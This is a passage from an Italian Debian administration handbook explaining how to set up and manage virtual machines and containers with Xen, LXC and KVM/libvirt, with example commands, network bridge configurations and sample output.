Una volta installati questi prerequisiti, il passo successivo è collaudare il comportamento del dom0 da solo; questo richiede un riavvio per entrare nell'ipervisore e nel kernel Xen. Il sistema dovrebbe avviarsi nel modo consueto, mostrando alcuni messaggi in più nella console durante i primi passi dell'inizializzazione.

Ora è il momento di installare veramente dei sistemi utili sui sistemi domU, usando gli strumenti di *xen-tools*. Questo pacchetto fornisce il comando `xen-create-image`, che automatizza gran parte del compito. L'unico parametro obbligatorio è --hostname, che dà un nome al domU; altre opzioni sono importanti, ma possono essere memorizzate nel file di configurazione `/etc/xen-tools/xen-tools.conf` e la loro mancanza dalla riga di comando non genera un errore. Perciò è importante controllare i contenuti di questo file prima di creare delle immagini oppure, in alternativa, usare parametri aggiuntivi nell'esecuzione di `xen-create-image`. I parametri importanti includono:

- --memory, per specificare la quantità di RAM dedicata al sistema appena creato;
- --size e --swap, per definire la dimensione dei «dischi virtuali» disponibili al domU;
- --debootstrap, per poter installare il nuovo sistema con `debootstrap`; in quel caso, verrà usata spesso anche l'opzione --dist (con il nome di una distribuzione come *jessie*).

APPROFONDIMENTI

Installare un sistema non Debian in un domU

In caso di un sistema non Linux, bisogna fare attenzione a definire il kernel che il domU deve usare, usando l'opzione `--kernel`.

- --dhcp dichiara che la configurazione di rete del domU deve essere ottenuta tramite DHCP mentre --ip permette di definire un indirizzo IP statico.
- Da ultimo, bisogna scegliere un metodo di memorizzazione per le immagini da creare (quelle che saranno viste come dischi fissi dal domU). Il metodo più semplice, che corrisponde all'opzione --dir, è di creare un file sul dom0 per ogni dispositivo da rendere disponibile al domU. Per i sistemi che usano LVM, l'alternativa è usare l'opzione --lvm, seguita dal nome di un gruppo di volume; quindi `xen-create-image` creerà un nuovo volume logico dentro quel gruppo e questo volume logico sarà reso disponibile al domU come disco fisso.

NOTA

Memorizzazione nel domU

Oltre a partizioni, array RAID o volumi logici LVM preesistenti, anche interi dischi fissi possono essere esportati verso il domU. Queste operazioni non sono tuttavia automatizzate da `xen-create-image`, quindi è necessario modificare il file di configurazione dell'immagine Xen dopo la sua creazione iniziale con `xen-create-image`.

Una volta effettuate queste scelte, si può creare l'immagine per il futuro domU Xen:

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen --size=2G --dist=
    ➥ jessie --role=udev

[...]
```

```
General Information
-------------------
Hostname       :  testxen
Distribution   :  jessie
Mirror         :  http://ftp.debian.org/debian/
Partitions     :  swap            128Mb (swap)
                  /               2G    (ext3)
Image type     :  sparse
Memory size    :  128Mb
Kernel path    :  /boot/vmlinuz-3.16.0-4-amd64
Initrd path    :  /boot/initrd.img-3.16.0-4-amd64
[...]
Logfile produced at:
         /var/log/xen-tools/testxen.log

Installation Summary
--------------------
Hostname        :  testxen
Distribution    :  jessie
MAC Address     :  00:16:3E:8E:67:5C
IP-Address(es)  :  dynamic
RSA Fingerprint :  0a:6e:71:98:95:46:64:ec:80:37:63:18:73:04:dd:2b
Root Password   :  adaX2jyRHNuWm8BDJS7PcEJ
```

Adesso è stata creata una macchina virtuale, ma attualmente non è in esecuzione (e quindi occupa solo spazio sul disco fisso del dom0). Ovviamente si possono creare altre immagini, magari con parametri diversi.

Prima di accendere queste macchine virtuali, bisogna definirne le modalità di accesso. Ovviamente possono essere considerate come macchine isolate, a cui si accederà tramite la loro console di sistema, ma raramente vengono usate in questo modo. Nella maggior parte dei casi, un domU sarà considerato un server remoto e vi si accederà solo via rete. Tuttavia sarebbe molto scomodo aggiungere una scheda di rete per ogni domU; per questo Xen permette di creare interfacce virtuali, che ogni dominio può vedere e usare in modo standard. Notare che queste schede, seppur virtuali, saranno utili solo una volta connesse a una rete, anche solo virtuale. A questo scopo, Xen ha diversi modelli di rete:

- Il modello più semplice è il modello *bridge*; tutte le schede di rete eth0 (sia nel dom0 che nei sistemi domU) si comportano come se fossero direttamente inserite in uno switch Ethernet.
- C'è poi il modello *routing*, dove il dom0 si comporta come un router che sta fra i sistemi domU e la rete esterna (fisica).
- Infine, nel modello *NAT*, il dom0 è di nuovo fra i sistemi domU e il resto della rete, ma i sistemi domU non sono direttamente accessibili dall'esterno e il traffico passa attraverso alcune traduzioni degli indirizzi di rete sul dom0.

Queste tre modalità di rete comprendono alcune interfacce dai nomi insoliti, come `vif*`, `veth*`,

peth* e xenbr0. L'ipervisore Xen le dispone in qualunque configurazione sia stata definita, sotto il controllo degli strumenti nello spazio utente. Poiché le modalità NAT e routing si adattano solo a casi particolari, qui si descriverà solo il modello di bridge.

La configurazione standard dei pacchetti Xen non cambia la configurazione di rete di sistema. Tuttavia, il demone xend è configurato per integrare le interfacce di rete virtuali in qualunque bridge di rete preesistente (con precedenza a xenbr0 se esiste più di un bridge). Bisogna quindi impostare un bridge in /etc/network/interfaces (il che richiede l'installazione del pacchetto *bridge-utils*, che è il motivo per cui *xen-utils-4.4* lo raccomanda) per sostituire la voce esistente relativa a eth0:

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

Dopo il riavvio per assicurarsi che il bridge sia creato automaticamente, si può ora avviare il domU con gli strumenti di controllo di Xen, in particolare il comando xl. Questo comando permette diverse manipolazioni sui domini, fra cui elencarli, avviarli e fermarli.

```
# xl list
Name                                        ID   Mem VCPUs      State   Time(s)
Domain-0                                     0   463     1     r-----      9.8
# xl create /etc/xen/testxen.cfg
Parsing config from /etc/xen/testxen.cfg
# xl list
Name                                        ID   Mem VCPUs      State   Time(s)
Domain-0                                     0   366     1     r-----     11.4
testxen                                      1   128     1     -b----      1.1
```

STRUMENTO

Scelta dei toolstack per gestire Xen VM

In De bian 7 e nelle versioni precedenti, xm è stato lo strumento da riga di comando di riferimento da utilizzare per gestire le macchine virtuali Xen. Ora è stato sostituito da xl che è per lo più compatibile. Ma questi non sono gli unici strumenti a disposizione: virsh di libvirt e xe di XAPI di XenServer (offerta commerciale di Xen) sono strumenti alternativi.

ATTENZIONE

Solo un domU per immagine!

Anche se è ovviamente possibile far girare più sistemi domU in parallelo, ognuno di essi deve usare la propria immagine, dal momento che ogni domU crede di girare sul proprio hardware (a parte la piccola parte del kernel che parla all'ipervisore). In particolare, non è possibile che due sistemi domU girino simultaneamente sullo stesso spazio disco. Se tuttavia i sistemi domU non sono contemporaneamente in esecuzione, è del tutto possibile riutilizzare una singola partizione di swap o la partizione che ospita il file system /home.

Notare che il domU testxen usa memoria fisica presa dalla RAM che altrimenti sarebbe disponibile per il dom0, non memoria simulata. Pertanto bisogna fare attenzione, quando si assembla un server che deve ospitare istanze di Xen, a fornire RAM fisica secondo le necessità.

Voilà! La macchina virtuale è partita. Vi si può accedere in uno dei due modi. Il modo consueto è di connettersi ad essa "in remoto" tramite la rete, come ci si connetterebbe a una macchina reale; questo di solito richiederà di impostare un server DHCP o qualche configurazione di DNS. L'altro modo, che potrebbe essere l'unico se la configurazione di rete era errata, è di usare la console `hvc0`, con il comando `xl console`:

```
# xl console testxen
[...]

Debian GNU/Linux 8 testxen hvc0

testxen login:
```

A questo punto si può aprire una sessione, proprio come si farebbe davanti alla tastiera della macchina virtuale. Lo scollegamento da questa console si ottiene con la combinazione di tasti Control+].

SUGGERIMENTO

Arrivare subito alla console

Qualche volta si vuole avviare un sistema domU e arrivare subito alla sua console; per questo motivo il comando `xl create` accetta l'opzione `-c`. Avviando un domU con questa opzione verranno visualizzati tutti i messaggi durante l'avvio del sistema.

STRUMENTO

OpenXenManager

OpenXenManager (nel pacchetto *openxenmanager*) è un'interfaccia grafica che permette il controllo remoto di domini Xen attraverso un'API di Xen. Fornisce la maggior parte delle funzionalità del comando `xl`.

Una volta che il domU è attivo, può essere usato come qualunque altro server (visto che dopo tutto è un sistema GNU/Linux). Tuttavia, il suo stato di macchina virtuale permette di sfruttare alcune funzionalità aggiuntive. Ad esempio, un domU può essere temporaneamente messo in pausa e poi fatto uscire dalla pausa con i comandi `xl pause` e `xl unpause`. Notare che, sebbene un domU in pausa non usi affatto il processore, la memoria ad esso allocata è ancora in uso. Può essere interessante considerare i comandi `xl save` e `xl restore`: salvare un domU libera le risorse precedentemente usate da questo domU, compresa la RAM. Al ripristino (o all'uscita dalla pausa, se è per quello) un domU non si accorge di alcunché al di là del passare del tempo. Se un domU era in esecuzione quando il dom0 viene spento, gli script nel pacchetto salvano automaticamente il domU e lo ripristinano all'avvio successivo. Questo ovviamente comporterà i consueti inconvenienti che si riscontrano quando si iberna un computer portatile, per esempio; in particolare, se il domU viene sospeso per troppo tempo, le connessioni di rete possono scadere. Notare inoltre che a tutt'oggi Xen è incompatibile con gran parte della gestione energetica ACPI, il che impedisce di sospendere il sistema host (dom0).

DOCUMENTAZIONE

opzioni di `xl`

La maggior parte dei sottocomandi di `xl` richiedono uno o più argomenti, spesso il nome di un domU. Questi argomenti sono ben descritti nella magina di manuale `xl(1)`.

Si può arrestare o riavviare un domU da dentro il domU (con il comando `shutdown`) o dal dom0, con `xm shutdown` o `xl reboot`.

APPROFONDIMENTI
Xen avanzato

Xen ha molte più funzionalità di quanto si possa descrivere in queste poche righe. In particolare, il sistema è molto dinamico e molti parametri di un dominio (come la quantità di memoria allocata, i dischi fissi visibili, il comportamento del task scheduler e così via) possono essere variati anche quando quel dominio è in esecuzione. Un domU può anche essere migrato su un altro server senza venire spento e senza perdere le sue connessioni di rete. Per tutti questi aspetti avanzati, la fonte primaria di informazioni è la documentazione ufficiale di Xen.

➨ `http://www.xen.org/support/documentation.html`

12.2.2. LXC

Anche se è usato per costruire "macchine virtuali", LXC non è, propriamente, un sistema di virtualizzazione, ma un sistema per isolare gruppi di processi l'uno dall'altro pur girando tutti sullo stesso host. Sfrutta alcune evoluzioni recenti nel kernel Linux, comunemente note come *gruppi di controllo*, con cui diversi insiemi di processi chiamati "gruppi" hanno visioni diverse di certi aspetti del sistema globale. Fra questi aspetti, i più importanti sono gli identificatori dei processi, la configurazione di rete e i punti di mount. Tale gruppo di processi isolati non avrà accesso agli altri processi nel sistema, ed i suoi accessi al file system possono essere ristretti a uno specifico sottoinsieme. Può anche avere la propria interfaccia di rete e la propria tabella di routing e può essere configurato per vedere solo un sottoinsieme dei dispositivi disponibili presenti sul sistema.

Queste funzionalità possono essere combinate per isolare un'intera famiglia di processi a partire dal processo `init`, e l'insieme che ne risulta è molto simile ad una macchina virtuale. Il nome ufficiale per una impostazione come questa è "contenitore" (da cui il nomignolo LXC: *LinuX Containers*), ma una differenza importante rispetto alle "vere" macchine virtuali come quelle fornite da Xen o KVM è che non c'è un secondo kernel; il contenitore usa lo stesso kernel del sistema host. Questo ha dei pro e dei contro: fra i vantaggi c'è la totale assenza di carico aggiuntivo e quindi costi prestazionali e il fatto che il kernel ha una visione globale di tutti i processi che girano sul sistema, quindi lo scheduling può essere più efficiente che nel caso in cui due kernel indipendenti dovessero ordinare diversi insiemi di task. Il principale svantaggio è l'impossibilità di far girare un diverso kernel in un contenitore (sia una diversa versione di Linux sia un sistema operativo del tutto diverso).

NOTA
Limiti di isolamento di LXC

I contenitori LXC non forniscono il livello di isolamento raggiunto da emulatori o virtualizzatori più pesanti. In particolare:

- poiché il kernel è condiviso fra il sistema host e i contenitori, i processi limitati ai contenitori possono ancora accedere ai messaggi del kernel, il che può portare a fughe di informazioni se i messaggi sono emessi da un contenitore;
- per ragioni simili, se un contenitore è compromesso e viene sfruttata una vulnerabilità del kernel, gli altri contenitori possono anch'essi esserne affetti;

- sul file system, il kernel controlla i permessi in base agli identificativi numerici per utenti e gruppi; questi identificativi possono designare utenti e gruppi diversi a seconda del contenitore, cosa di cui tener conto se si condividono parti scrivibili del file system fra i contenitori.

Poiché si parla di isolamento e non di virtualizzazione vera e propria, impostare i contenitori LXC è più complesso che far girare debian-installer su una macchina virtuale. Verranno descritti alcuni prerequisiti, e poi si passerà alla configurazione di rete; a questo punto si potrà effettivamente creare il sistema da far girare nel contenitore.

Passi preliminari

Il pacchetto *lxc* contiene gli strumenti necessari per far girare LXC e quindi deve essere installato.

LXC richiede anche il sistema di configurazione dei *gruppi di controllo*, che è un filesystem virtuale da montare su `/sys/fs/cgroup`. Dal momento che Debian 8 è passata a systemd, che si basa anche su gruppi di controllo, questo ora è fatto automaticamente al boot senza ulteriori configurazioni.

Configurazione di rete

Lo scopo dell'installazione di LXC è di impostare delle macchine virtuali; pur potendo ovviamente tenerle isolate dalla rete e comunicare con loro solo tramite il file system, la maggior parte dei casi d'uso richiede di dare almeno un minimo accesso di rete ai contenitori. Nel caso tipico, ciascun contenitore avrà un'interfaccia di rete virtuale, connessa con la rete reale tramite un bridge. Questa interfaccia virtuale può essere inserita direttamente sull'interfaccia fisica di rete dell'host (nel qual caso il contenitore è direttamente in rete) o su un'altra interfaccia virtuale definita sull'host (e l'host può allora filtrare o ridirigere il traffico). In entrambi i casi, sarà richiesto il pacchetto *bridge-utils*.

Il caso semplice richiede solo di modificare `/etc/network/interfaces`, spostare la configurazione dell'interfaccia fisica (per esempio `eth0`) su un'interfaccia bridge (di solito `br0`) e configurare il link fra essi. Per esempio, se il file di configurazione dell'interfaccia di rete contiene voci come le seguenti:

```
auto eth0
iface eth0 inet dhcp
```

Devono essere disabilitate e sostituite con le seguenti:

```
#auto eth0
#iface eth0 inet dhcp

auto br0
iface br0 inet dhcp
```

```
  bridge-ports eth0
```

L'effetto di questa configurazione sarà simile a ciò che si otterrebbe se i contenitori fossero macchine collegate alla stessa rete fisica dell'host. La configurazione «bridge» gestisce il transito dei frame Ethernet fra tutte le interfacce in bridge, il che include la `eth0` fisica oltre alle interfacce definite per i contenitori.

Nei casi in cui questa configurazione non si può usare (per esempio se non si possono assegnare IP pubblici ai contenitori), un'interfaccia virtuale *tap* verrà creata e connessa al bridge. A quel punto la topologia di rete equivalente diventa quella di un host con una seconda scheda di rete inserita in uno switch separato, con i contenitori anch'essi inseriti in quello switch. L'host allora deve agire da gateway per i contenitori se questi devono comunicare con il mondo esterno.

Oltre a *bridge-utils*, questa configurazione «ricca» richiede il pacchetto *vde2*; il file `/etc/network/interfaces` allora diventa:

```
# Interface eth0 is unchanged
auto eth0
iface eth0 inet dhcp

# Virtual interface
auto tap0
iface tap0 inet manual
  vde2-switch -t tap0

# Bridge for containers
auto br0
iface br0 inet static
  bridge-ports tap0
  address 10.0.0.1
  netmask 255.255.255.0
```

La rete allora può essere impostata staticamente nei contenitori o dinamicamente con un server DHCP che gira sull'host. Tale server DHCP dovrà essere configurato per rispondere alle richieste sull'interfaccia `br0`.

Impostazione del sistema

Ora si imposta il file system che il contenitore dovrà usare. Poiché questa "macchina virtuale" non girerà direttamente sull'hardware, servono alcuni accorgimenti rispetto a un filesystem standard, in particolare riguardo al kernel, i dispositivi e le console. Per fortuna, *lxc* include degli script che automatizzano gran parte di questa configurazione. Per esempio, i seguenti comandi (che richiedono i pacchetti *debootstrap* e *rsync*) installeranno un contenitore Debian:

```
root@mirwiz:~# lxc-create -n testlxc -t debian
debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-jessie-amd64 ...
Downloading debian minimal ...
```

```
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Download complete.
Copying rootfs to /var/lib/lxc/testlxc/rootfs...
[...]
Root password is 'sSiKhMzI', please change !
root@mirwiz:~#
```

Notare che il file system è creato all'inizio in `/var/cache/lxc` e poi spostato nella sua directory di destinazione. Ciò permette di creare contenitori identici molto più rapidamente, visto che a questo punto basta copiarli.

Da notare che lo script di creazione dei modelli debian accetta l'opzione `--arch` per specificare l'architeturra del sistema da installare ed un'opzione `--release` se si vuole installare qualcos'altro rispetto all'attuale versione stabile di Debian. E' anche possibile impostare la variabile d'ambiente MIRROR per puntare ad un mirror locale di Debian.

Il filesystem appena creato contiene ora un sistema Debian minimale, e per impostazione predefinita il contenitore non ha alcuna interfaccia di rete (oltre il loopback uno). Poiché questo non è veramente voluto, è possibile modificare il file di configurazione del contenitore (`/var/lib/lxc/testlxc/config`) e aggiungere un paio di voci lxc.network.*:

```
lxc.network.type = veth
lxc.network.flags = up
lxc.network.link = br0
lxc.network.hwaddr = 4a:49:43:49:79:20
```

Queste voci vogliono dire, rispettivamente, che verrà creata un'interfaccia virtuale nel contenitore; che verrà automaticamente attivata quando il suddetto contenitore verrà avviato; che verrà automaticamente connessa al bridge br0 sull'host; e che il suo indirizzo MAC sarà quello specificato. Se l'ultima voce fosse assente o disabilitata, verrà generato un indirizzo MAC casuale.

Un'altra voce di utile in quel file è l'impostazione del nome host:

```
lxc.utsname = testlxc
```

Avvio del contenitore

Ora che l'immagine della macchina virtuale è pronta, si avvia il contenitore:

```
root@mirwiz:~# lxc-start --daemon --name=testlxc
root@mirwiz:~# lxc-console -n testlxc
Debian GNU/Linux 8 testlxc tty1

testlxc login: root
Password:
Linux testlxc 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt11-1 (2015-05-24) x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@testlxc:~# ps auxwf
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2  28164  4432 ?        Ss   17:33   0:00 /sbin/init
root        20  0.0  0.1  32960  3160 ?        Ss   17:33   0:00 /lib/systemd/systemd-journald
root        82  0.0  0.3  55164  5456 ?        Ss   17:34   0:00 /usr/sbin/sshd -D
root        87  0.0  0.1  12656  1924 tty2     Ss+  17:34   0:00 /sbin/agetty --noclear tty2
    ➥ linux
root        88  0.0  0.1  12656  1764 tty3     Ss+  17:34   0:00 /sbin/agetty --noclear tty3
    ➥ linux
root        89  0.0  0.1  12656  1908 tty4     Ss+  17:34   0:00 /sbin/agetty --noclear tty4
    ➥ linux
root        90  0.0  0.1  63300  2944 tty1     Ss   17:34   0:00 /bin/login --
root       117  0.0  0.2  21828  3668 tty1     S    17:35   0:00  \_ -bash
root       268  0.0  0.1  19088  2572 tty1     R+   17:39   0:00      \_ ps auxfw
root        91  0.0  0.1  14228  2356 console  Ss+  17:34   0:00 /sbin/agetty --noclear --keep-
    ➥ baud console 115200 38400 9600 vt102
root       197  0.0  0.4  25384  7640 ?        Ss   17:38   0:00 dhclient -v -pf /run/dhclient.
    ➥ eth0.pid -lf /var/lib/dhcp/dhclient.e
root       266  0.0  0.1  12656  1840 ?        Ss   17:39   0:00 /sbin/agetty --noclear tty5
    ➥ linux
root       267  0.0  0.1  12656  1928 ?        Ss   17:39   0:00 /sbin/agetty --noclear tty6
    ➥ linux
root@testlxc:~#
```

Ora ci si trova nel contenitore; l'accesso ai processi è ristretto solo a quelli avviati dal contenitore stesso e l'accesso al filesystem è analogamente ristretto al sottoinsieme dedicato del filesystem completo (`/var/lib/lxc/testlxc/rootfs`). Si può uscire dalla console con Control+a q.

Da notare che abbiamo avviato il contenitore come processo in background, grazie all'opzione `--daemon` di `lxc-start`. Si può interrompere il contenitore con un comando del tipo `lxc-stop --name=testlxc`.

Il pacchetto *lxc* contiene uno script di inizializzazione che può avviare automaticamente uno o più contenitori quando si avvia l'host (si basa su `lxc-autostart` che avvia i contenitori che hanno l'opzione lxc.start.auto impostata a 1). Un controllo più dettagliato dell'ordine di avvio è possibile con lxc.start.order e lxc.group: per impostazione predefinita, lo script di inizializzazione avvia prima i contenitori che fanno parte del gruppo onboot e poi i contenitori che non fanno parte di alcun gruppo. In entrambi i casi, l'ordine all'interno di un gruppo è definito dall'opzione lxc.start.order.

APPROFONDIMENTI

Virtualizzazione di massa

Poiché LXC è un sistema di isolamento molto leggero, si può adattare in particolare all'hosting massiccio di server virtuali. La configurazione di rete probabilmente sarà un po' più avanzata di quella descritta sopra, ma la configurazione «ricca» che usa le interfacce `tap` e `veth` dovrebbe bastare in molti casi.

Può anche avere senso condividere parte del file system, come i sottoalberi `/usr` e `/lib`, così da evitare di duplicare software che dovrebbe essere in comune a diversi contenitori. Questo di solito si può fare aggiungendo delle voci `lxc.mount.entry` nei file di configurazione dei contenitori. Un effetto collaterale interessante è che in questo caso i processi useranno meno memoria fisica, dal momento che il kernel può rilevare che i programmi sono condivisi. Il costo marginale di un contenitore

in più può quindi essere ridotto allo spazio su disco dedicato ai suoi dati specifici e alcuni processi aggiuntivi che il kernel deve ordinare e gestire.

Ovviamente non si sono descritte tutte le opzioni disponibili; informazioni più complete si possono ottenere dalle pagine di manuale `lxc(7)` e `lxc.container.conf(5)` e da quelle a cui esse puntano.

12.2.3. Virtualizzazione con KVM

KVM, che sta per *Kernel-based Virtual Machine (Macchina Virtuale basata su Kernel)*, è prima di tutto un modulo del kernel che fornisce la maggior parte dell'infrastruttura che può essere usata da un virtualizzatore, ma di per sé non è un virtualizzatore. Il controllo effettivo della virtualizzazione è gestito da un'applicazione basata su QEMU. Non c'è da preoccuparsi se questa sezione menziona comandi `qemu-*`: si parla comunque di KVM.

Contrariamente ad altri sistemi di virtualizzazione, KVM è stato incluso nel kernel Linux fin dall'inizio.I suoi sviluppatori hanno scelto di sfruttare le istruzioni dei processori dedicate alla virtualizzazione (Intel-VT e AMD-V), cosa che mantiene KVM leggero, elegante e parco di risorse. Il rovescio della medaglia, ovviamente, è che KVM non funziona su tutti i computer ma solo su quelli con procesori adatti. Per i computer x86-based, è possibile verificare di avere un tale processore cercando vmx" o "svm" tra i flag della CPU elencati in `/proc/cpuinfo`.

Con il supporto attivo al suo sviluppo da parte di Red Hat, KVM sembra destinato a diventare il punto di riferimento per la virtualizzazione in Linux.

Passi preliminari

Contrariamente a strumenti come VirtualBox, KVM di per sé non include un'interfaccia utente per creare e gestire macchine virtuali. Il pacchetto *qemu-kvm* fornisce solo un eseguibile in grado di avviare una macchina virtuale, oltre a uno script di inizializzazione che carica i moduli appropriati del kernel.

Per fortuna, Red Hat fornisce anche un altro insieme di strumenti per affrontare questo problema, sviluppando la libreria *libvirt* e gli strumenti *virtual machine manager* associati. libvirt permette di gestire macchine virtuali in modo uniforme, indipendentemente dal sistema di virtualizzazione dietro le quinte (attualmente supporta QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare e UML). `virtual-manager` è un'interfaccia grafica che usa libvirt per creare e gestire macchine virtuali.

Prima di tutto si installano i pacchetti richiesti, con `apt-get install qemu-kvm libvirt-bin virtinst virt-manager virt-viewer`. *libvirt-bin* fornisce il demone `libvirtd`, che permette di gestire (potenzialmente da remoto) le macchine virtuali che girano sull'host e fa partire le VM richieste all'avvio dell'host. Inoltre, questo pacchetto fornisce lo strumento a riga di comando `virsh`, che permette di controllare le macchine gestite da `libvirtd`.

Il pacchetto *virtinst* fornisce `virt-install`, che permette di creare macchine virtuali da riga di comando. Infine, *virt-viewer* permette di accedere alla console grafica di una VM.

Configurazione di rete

Proprio come in Xen e LXC, la configurazione di rete più frequente richiede un bridge che raggruppa le interfacce di rete delle macchine virtuali (vedere Sezione 12.2.2.2, «Configurazione di rete» [349]).

In alternativa e nella configurazione predefinita fornita da KVM, alla macchina virtuale è assegnato un indirizzo privato (nell'intervallo 192.168.122.0/24) e viene impostato il NAT cosicché la VM possa accedere alla rete esterna.

Il resto di questa sezione assume che l'host abbia un'interfaccia fisica `eth0` e un bridge `br0` e che la prima sia connessa al secondo.

Installazione con `virt-install`

Creare una macchina virtuale è molto simile a installare un sistema normale, tranne che le caratteristiche della macchina virtuale sono descritte da una riga di comando che sembra infinita.

In pratica, questo vuol dire che si userà l'installer Debian, avviando la macchina virtuale su un lettore DVD-ROM virtuale che viene mappato su un'immagine DVD di Debian memorizzata sul sistema host. La VM esporterà la sua console grafica sul protocollo VNC (vedere Sezione 9.2.2, «Utilizzo di desktop remoti grafici» [209] per i dettagli), il che consentirà di controllare il processo di installazione.

Prima bisogna dire a libvirtd dove memorizzare le immagini su disco, se non va bene la posizione predefinita (`/var/lib/libvirt/images/`).

```
root@mirwiz:~# mkdir /srv/kvm
root@mirwiz:~# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

root@mirwiz:~#
```

SUGGERIMENTO

Aggiungi il tuo utente al gruppo libvirt

Tutti gli esempi in questa sezione presuppongono che si eseguano comandi come root. In effetti, se si desidera controllare un demone libvirt locale, è necessario essere o root o membro del gruppo `libvirt` (che non è il caso di default). Pertanto, se si vuole evitare di usare i privilegi di root troppo spesso, è possibile aggiungere se stessi al gruppo `libvirt` ed eseguire i vari comandi con il proprio utente.

Si avvia il processo di installazione per la macchina virtuale e si guardano più da vicino le opzioni più importanti di `virt-install`. Questo comando registra la macchina virtuale e i suoi parametri in libvirtd, quindi la avvia cosicché la sua installazione può procedere.

```
# virt-install --connect qemu:///system ❶
               --virt-type kvm ❷
               --name testkvm ❸
               --ram 1024 ❹
               --disk /srv/kvm/testkvm.qcow,format=qcow2,size=10 ❺
               --cdrom /srv/isos/debian-8.1.0-amd64-netinst.iso ❻
               --network bridge=br0 ❼
               --vnc ❽
               --os-type linux ❾
               --os-variant debianwheezy

Starting install...
Allocating 'testkvm.qcow'             |  10 GB     00:00
Creating domain...                    |    0 B     00:00
Guest installation complete... restarting guest.
```

❶ L'opzione --connect specifica l'«ipervisore» da usare. La sua forma è quella di un URL contenente un sistema di virtualizzazione (xen://, qemu://, lxc://, openvz://, vbox:// e così via) e la macchina che deve ospitare la VM (questo può essere lasciato vuoto nel caso dell'host locale). Inoltre e nel caso di QEMU/KVM ciascun utente può gestire macchine virtuali che funzionano con permessi ristretti e il percorso nell'URL permette di differenziare le macchine «di sistema» (/system) dalle altre (/session).

❷ Poiché KVM è gestito allo stesso modo di QEMU, --virt-type kvm permette di specificare l'uso di KVM anche se l'URL sembra quello di QEMU.

❸ L'opzione --name definisce un nome (unico) per la macchina virtuale.

❹ L'opzione --ram permette di specificare la quantità di RAM (in MB) da allocare per la macchina virtuale.

❺ --disk specifica la posizione del file immagine che deve rappresentare il disco fisso della macchina virtuale; quel file è creato, se non presente, con una dimensione (in GB) specificata dal parametro size. Il parametro format permette di scegliere fra vari modi di memorizzare il file immagine. Il formato predefinito (raw) è un singolo file che combacia esattamente con la dimensione e i contenuti del disco. Qui la scelta è di prendere un formato più avanzato, specifico di QEMU e che permette di iniziare con un file piccolo che cresce solo quando la macchina virtuale comincia effettivamente ad usare spazio.

❻ L'opzione --cdrom è usata per indicare dove trovare il disco ottico da usare per l'installazione. Il percorso può essere un percorso locale di un file ISO, un URL dove reperire il file o il device di un lettore CD-ROM fisico (es. /dev/cdrom).

❼ --network specifica come la scheda di rete virtuale si integra nella configurazione di rete dell'host. Il comportamento predefinito (che in questo esempio è esplicitamente forzato)

è di integrarla in un qualunque bridge di rete preesistente. Se non esiste un tale bridge, la macchina virtuale raggiungerà la rete fisica solo tramite NAT, quindi riceve un indirizzo in un intervallo di una sottorete privata (192.168.122.0/24).

❽ --vnc indica che la console grafica deve essere resa disponibile tramite VNC. Il comportamento predefinito per il server VNC associato è di ascoltare solo sull'interfaccia locale; se il client VNC deve girare su un host diverso, si dovrà impostare un tunnel SSH per stabilire la connessione (vedere Sezione 9.2.1.3, «Creazione di tunnel cifrati con il port forwarding» [207]). In alternativa, si può usare --vnclisten=0.0.0.0 in modo che il server VNC sia accessibile da tutte le interfacce; notare che in questo caso, sarebbe veramente necessario configurare un firewall di conseguenza.

❾ Le opzioni --os-type e --os-variant permettono di ottimizzare alcuni parametri della macchina virtuale, basandosi su alcune delle funzionalità note del sistema operativo lì menzionato.

A questo punto la macchina virtuale è in esecuzione e bisogna connettersi alla console grafica per procedere con il processo di installazione. Se la precedente operazione è stata lanciata da un ambiente desktop grafico, questa connessione dovrebbe essere avviata automaticamente. In caso contrario, o in caso si operi da remoto, si può eseguire `virt-viewer` da qualunque ambiente grafico per aprire la console grafica (notare che la password di root dell'host remoto viene chiesta due volte perché l'operazione richiede 2 connessioni SSH):

```
$ virt-viewer --connect qemu+ssh://root@server/system testkvm
root@server's password:
root@server's password:
```

Al termine del processo di installazione, la macchina virtuale viene riavviata ed è ora pronta all'uso.

Gestire macchine con `virsh`

Ora che l'installazione è terminata, si passa a come gestire le macchine virtuali disponibili. La prima cosa da provare è chiedere a `libvirtd` la lista delle macchine virtuali che gestisce:

```
# virsh -c qemu:///system list --all
 Id Name                 State
----------------------------------
  - testkvm              shut off
```

Si avvia la macchina virtuale di prova:

```
# virsh -c qemu:///system start testkvm
Domain testkvm started
```

Si possono ora ottenere le istruzioni per connettersi alla console grafica (il display VNC restituito può essere passato come parametro a `vncviewer`):

```
# virsh -c qemu:///system vncdisplay testkvm
:0
```

Altri sottocomandi disponibili di `virsh` includono:

- reboot per riavviare una macchina virtuale;
- shutdown per provocare uno spegnimento pulito;
- destroy per fermarla brutalmente;
- suspend per metterla in pausa;
- resume per farla uscire dalla pausa;
- autostart per abilitare (o disabilitare, con l'opzione --disable) l'avvio automatico della macchina virtuale all'avvio dell'host;
- undefine per rimuovere ogni traccia della macchina virtuale da `libvirtd`.

Tutti questi sottocomandi accettano un identificatore di macchina virtuale come parametro.

Installazione di un sistema basato su RPM in Debian con yum

Se la macchina virtuale è destinata a far girare una Debian (o una delle sue derivate), il sistema può essere inizializzato con `debootstrap`, come descritto sopra. Ma se la macchina virtuale deve essere installato con un sistema basato su RPM (come Fedora, CentOS o Scientific Linux), l'installazione dovrà essere effettuata utilizzando l'utility `yum` (disponibile nel pacchetto dello stesso nome).

La procedura richiede l'uso di `rpm` per estrarre un set iniziale di file, tra cui in particolare il file di configurazione di `yum`, e quindi chiamando `yum` per estrarre il rimanente gruppo di pacchetti. Ma dal momento che noi chiamiamo `yum` da fuori dalla chroot, abbiamo bisogno di fare alcune modifiche temporanee. Nell'esempio sotto, l'obiettivo di chroot è `/srv/centos`.

```
# rootdir="/srv/centos"
# mkdir -p "$rootdir" /etc/rpm
